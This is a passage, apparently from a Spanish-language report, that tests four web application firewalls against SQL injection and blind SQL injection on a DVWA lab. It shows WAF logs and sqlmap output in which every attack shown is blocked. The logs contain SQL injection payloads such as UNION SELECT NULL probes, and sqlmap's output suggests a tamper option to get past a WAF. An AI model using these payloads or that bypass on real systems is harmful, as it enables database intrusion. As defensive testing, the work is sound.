[Tue Dec 10 23:51:03.960207 2019] [:error] [pid 739:tid 34385521920] [client 192.168.1.10:43724] [client 192.168.1.10] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd4ce7cb114961d76cd31a_rules" [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 62 - SQLI=26,XSS=,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=): "] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAvZ61V47hQy5i6MRgm7AAAAEK"]
[Tue Dec 10 23:51:03.960416 2019] [:error] [pid 739:tid 34385521920] [client 192.168.1.10:43724] [client 192.168.1.10] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd4ce7cb114961d76cd31a_rules" [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 62 - SQLI=26,XSS=,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=): "] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAvZ61V47hQy5i6MRgm7AAAAEK"]
[Tue Dec 10 23:51:03.960724 2019] [:error] [pid 739:tid 34385521920] [client 192.168.1.10:43724] [client 192.168.1.10] ModSecurity: msc_perform_redis_query: Error while executing command: ERR value is not an integer or out of range [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAvZ61V47hQy5i6MRgm7AAAAEK"]
[Tue Dec 10 23:51:03.960988 2019] [:error] [pid 739:tid 34385521920] [client 192.168.1.10:43724] [client 192.168.1.10] ModSecurity: msc_perform_redis_query: Error while executing command: ERR value is not an integer or out of range [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli/"] [unique_id "XfAvZ61V47hQy5i6MRgm7AAAAEK"]
```

```
[Tue Dec 10 23:51:03.959868 2019] [:error] [pid 739:tid 34385521920] [client 192.168.1.10:43724] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file
```


➤ WAF Vulture

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Tue Dec 10 23:58:26.577578 2019] [:error] [pid 739:tid 34385519360] [client 192.168.1.110:18008] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf"" [line "14"] [id "91"] [msg "Inbound anomaly score 29 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XfAxIq1V47hQy5i6MRgm7wAAAEc"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/
[Tue Dec 10 23:58:26.579228 2019] [:error] [pid 739:tid 34385519360] [client 192.168.1.110:18008] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules" [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 29 - SQLI=18,XSS=,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=): "] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XfAxIq1V47hQy5i6MRgm7wAAAEc"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/
[Tue Dec 10 23:58:26.579648 2019] [:error] [pid 739:tid 34385519360] [client 192.168.1.110:18008] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules" [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 29 - SQLI=18,XSS=,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=): "] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XfAxIq1V47hQy5i6MRgm7wAAAEc"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/
```

```
[Tue Dec 10 23:58:26.577578 2019] [:error] [pid 739:tid 34385519360] [client 192.168.1.110:18008] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf"" [line "14"] [id "91"] [msg "Inbound anomaly score 29 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XfAxIq1V47hQy5i6MRgm7wAAAEc"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/
```

➤ WAF Waf2Py

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
1 2019/12/11 22:14:43 [error] 3665#0: *396 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "157612048347.140009"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli_blind/?id=1+or+0%3D0-&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/"
```

```
2019/12/11 22:14:43 [error] 3665#0: *396 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "45"] [id "942100"] [rev ""] [msg ""] [data ""] [severity "0"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"]
```

```
[tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "157612048347.140009"] [ref ""], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli_blind/?id=1+or+0%3D0--&Submit=Submit HTTP/1.1", host: "proxy-waf.com.ec", referer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/"
```

➤ WAF Nginx

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
2019/12/11 23:47:24 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint '1&1c' [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: 1&1c found within ARGS:id: 1 or 0=0--"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "AcAcAcAczcQmAcbcAcAcAsAc"]
2019/12/11 23:47:24 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to lock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "AcAcAcAczcQmAcbcAcAcAsAc"]
2019/12/11 23:47:24 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to unlock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "AcAcAcAczcQmAcbcAcAcAsAc"]
```

```
2019/12/11 23:47:24 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint '1&1c'[file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: 1&1c found within ARGS:id: 1 or 0=0--"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "AcAcAcAczcQmAcbcAcAcAsAc"]
```

Ataque 6.2: Inyección SQL Blind

➤ WAF ModSecurity Apache

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.

```

[16:08:09] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[16:08:09] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVIN
6 clause (IN)'
[16:08:09] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[16:08:09] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[16:08:09] [INFO] testing 'MySQL inline queries'
[16:08:09] [INFO] testing 'PostgreSQL inline queries'
[16:08:09] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[16:08:09] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[16:08:09] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[16:08:09] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[16:08:09] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[16:08:09] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[16:08:09] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[16:08:09] [INFO] testing 'Oracle AND time-based blind'
[16:08:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[16:08:09] [WARNING] GET parameter 'Submit' does not seem to be injectable
[16:08:09] [CRITICAL] all tested parameters do not appear to be injectable. Try to incr
ease values for '--level/'--risk' options if you wish to perform more tests. If you su
spect that there is some kind of protection mechanism involved (e.g. WAF) maybe you cou
ld try to use option '--tamper' (e.g. '--tamper=space2comment')
[16:08:09] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 315 times
[*] shutting down at 16:08:09

```

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```

[Sat Dec 07 16:08:41.868476 2019] [:error] [pid 1701] [client 192.168.1.10:51640] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "sqlmap" at REQUEST_HEADERS:User-Agent. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_35_bad_robots.conf"] [line "20"] [id "990002"] [rev "2"] [msg "Request Indicates a Security Scanner Scanned the Site"] [data "sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/sqli_blind/"] [unique_id "XewU2fkHZhQs0itrzqfSiwAAAAI"]

```

[Sat Dec 07 16:08:41.868476 2019] [:error] [pid 1701] [client 192.168.1.10:51640] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "sqlmap" at REQUEST_HEADERS:User-Agent. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_35_bad_robots.conf"] [line "20"] [id "990002"] [rev "2"] [msg "Request Indicates a Security Scanner Scanned the Site"] [data "sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/sqli_blind/"] [unique_id "XewU2fkHZhQs0itrzqfSiwAAAAI"]

➤ WAF Vulture

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.


```

[00:04:31] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:04:31] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVIN
6 clause (IN)'
[00:04:31] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:04:31] [INFO] testing 'MySQL -- 5.0 error-based - Parameter replace (FLOOR)'
[00:04:31] [INFO] testing 'MySQL inline queries'
[00:04:31] [INFO] testing 'PostgreSQL inline queries/vulnerabilities/sqli_blind/?id=1&Submit=Submit
[00:04:31] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[00:04:31] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:04:31] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:04:31] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE MESSAGE - comment)'
[00:04:31] [INFO] testing 'MySQL > 5.0.12 AND time-based blind'
[00:04:32] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:04:32] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:04:32] [INFO] testing 'Oracle AND time-based blind'
[00:04:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:04:32] [WARNING] GET parameter 'Submit' does not seem to be injectable
[00:04:32] [CRITICAL] all tested parameters do not appear to be injectable. Try to incr
ease values for '--level/'--risk: options if you wish to perform more tests. If you su
pect that there is some kind of protection mechanism involved (e.g. WAF) maybe you cou
ld try to use option '--tamper' (e.g. '--tamper=space2comment').
[00:04:32] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 298 times, 404 (Not Found) - 2 times
[*] shutting down at 00:04:33

```

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```


[Wed Dec 11 00:04:34.098983 2019] [:error] [pid 739:tid 34385523200] [client 192.168.1.10:44366] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf"] used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf" [line "14"] [id "91"] [msg "Inbound anomaly score 62 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/sqli_blind/"] [unique_id "XfAyqk1V47hQy5i6MRgoIgAAAEo"]
[Wed Dec 11 00:04:34.099329 2019] [:error] [pid 739:tid 34385523200] [client 192.168.1.10:44366] [client 192.168.1.10] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules"] [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 62 - SQLI=26,XSS=,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=): "] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/sqli_blind/"] [unique_id "XfAyqk1V47hQy5i6MRgoIgAAAEo"]
[Wed Dec 11 00:04:34.099556 2019] [:error] [pid 739:tid 34385523200] [client 192.168.1.10:44366] [client 192.168.1.10] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules"] [line "73"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 62 - SQLI=26,XSS=,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=): "] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/sqli_blind/"] [unique_id "XfAyqk1V47hQy5i6MRgoIgAAAEo"]
[Wed Dec 11 00:04:34.099841 2019] [:error] [pid 739:tid 34385523200] [client 192.168.1.10:44366] [client 192.168.1.10] ModSecurity: msc_perform_redis_query: Error while executing command: ERR value is not an integer or out of range [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/sqli_blind/"] [unique_id "XfAyqk1V47hQy5i6MRgoIgAAAEo"]
[Wed Dec 11 00:04:34.100126 2019] [:error] [pid 739:tid 34385523200] [client 192.168.1.10:44366] [client 192.168.1.10] ModSecurity: msc_perform_redis_query: Error while executing command: ERR value is not an integer or out of range [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/sqli_blind/"] [unique_id "XfAyqk1V47hQy5i6MRgoIgAAAEo"]

```

[Wed Dec 11 00:04:34.098983 2019] [:error] [pid 739:tid 34385523200] [client 192.168.1.10:44366] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf"] used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf" [line "14"] [id "91"] [msg "Inbound anomaly score 62 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/sqli_blind/"] [unique_id "XfAyqk1V47hQy5i6MRgoIgAAAEo"]

➤ WAF Waf2Py

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.



Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.

```

[22:19:22] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:19:23] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:19:23] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:19:23] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[22:19:23] [INFO] testing 'MySQL inline queries'
[22:19:23] [INFO] testing 'PostgreSQL inline queries'
[22:19:23] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[22:19:23] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:19:23] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:19:23] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:19:23] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[22:19:23] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:19:23] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:19:23] [INFO] testing 'Oracle AND time-based blind'
[22:19:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:19:23] [WARNING] GET parameter 'Submit' does not seem to be injectable
[22:19:23] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')
[22:19:23] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 314 times
[*] shutting down at 22:19:23

```

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```

1 2019/12/11 22:19:34 [error] 3667#0: *714 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable `REQUEST_HEADERS:User-Agent' (Value: `sqlmap/1.1.12#stable (http://sqlmap.org)') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "33"] [id "913100"] [rev """] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: sqlmap found within REQUEST_HEADERS:User-Agent: sqlmap/1.1.12#stable (http://sqlmap.org)"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.1.10"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "157612077480.383512"] [ref "o0,6v240,40:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit%20UNION%20ALL%20SELECT%20NULL%20NULL%20NULL%20NULL%20NULL%20NULL%20... HTTP/1.1", host: "proxy-waf.com.ec"

```

2019/12/11 22:19:34 [error] 3667#0: *714 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable

```

`REQUEST_HEADERS:User-Agent'      (Value: `sqlmap/1.1.12#stable
(http://sqlmap.org)' ) [file "/opt/waf/nginx/etc/modsec_rules/proxy-
waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line
"33"] [id "913100"] [rev "" ] [msg "Found User-Agent associated with security
scanner"] [data "Matched Data: sqlmap found within
REQUEST_HEADERS:User-Agent: sqlmap/1.1.12#stable (http://sqlmap.org)"]
[severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag
"application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-
reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag
"WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname
"192.168.1.10"] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id
"157612077480.383512"] [ref "o0,6v240,40t:lowercase"], client: 192.168.1.10,
server: proxy-waf.com.ec, request: "GET
/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit%20UNION%20ALL%20S
ELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNU
LL%2CNULL%2CNULL%2CNULL--%20mwhl HTTP/1.1", host: "proxy-
waf.com.ec"

```

➤ WAF Nginx

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Se puede observar que el ataque automatizado por la herramienta Sqlmap es bloqueado y que el aplicativo web ya no es inyectable o vulnerable.

```

[23:51:53] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:51:54] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVIN
g clause (CTN)'
[23:51:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:51:54] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[23:51:54] [INFO] testing 'MySQL inline queries'
[23:51:54] [INFO] testing 'PostgreSQL inline queries/vulnerabilities/sqli_blind/?id=1&Submit=Submit'
[23:51:54] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[23:51:54] [INFO] testing 'PostgreSQL >= 8.1 stacked queries (comment)'
[23:51:54] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:51:54] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:51:54] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind?'
[23:51:54] [INFO] testing 'PostgreSQL >= 8.1 AND time-based blind'
[23:51:54] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:51:54] [INFO] testing 'Oracle AND time-based blind'
[23:51:54] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:51:54] [WARNING] GET parameter 'Submit' does not seem to be injectable
[23:51:54] [CRITICAL] all tested parameters do not appear to be injectable. Try to incr
ease values for '--level'/'--risk' options if you wish to perform more tests. If you s
pect that there is some kind of protection mechanism involved (e.g. WAF) maybe you cou
ld try to use option '--tamper' (e.g. '--tamper=space2comment')
[23:51:54] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 314 times
[23:51:54] [INFO]
[*] shutting down at 23:51:54

```

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```

2019/12/11 23:52:20 [error] 1154#0: [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 'nUEvc'
[file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via li
binjection"] [data "Matched Data: nUEvc found within ARGS:Submit: Submit UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- iJLx"] [severity "CRITICAL
"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "" ] [uri "/dvwa/vulnerabili
ties/sqli_blind/"] [unique_id "XIAcAcCcAc1zAcAcAAAcAc"]
2019/12/11 23:52:20 [error] 1154#0: [client 192.168.1.10] ModSecurity: Audit log: Failed to lock global mutex: Permission denied [hostname "" ] [uri "/dvwa/vulnerabiliti
es/sqli_blind/"] [unique_id "XIAcAcCcAc1zAcAcAAAcAc"]
2019/12/11 23:52:20 [error] 1154#0: [client 192.168.1.10] ModSecurity: Audit log: Failed to unlock global mutex: Permission denied [hostname "" ] [uri "/dvwa/vulnerabili
ties/sqli_blind/"] [unique_id "XIAcAcCcAc1zAcAcAAAcAc"]

```

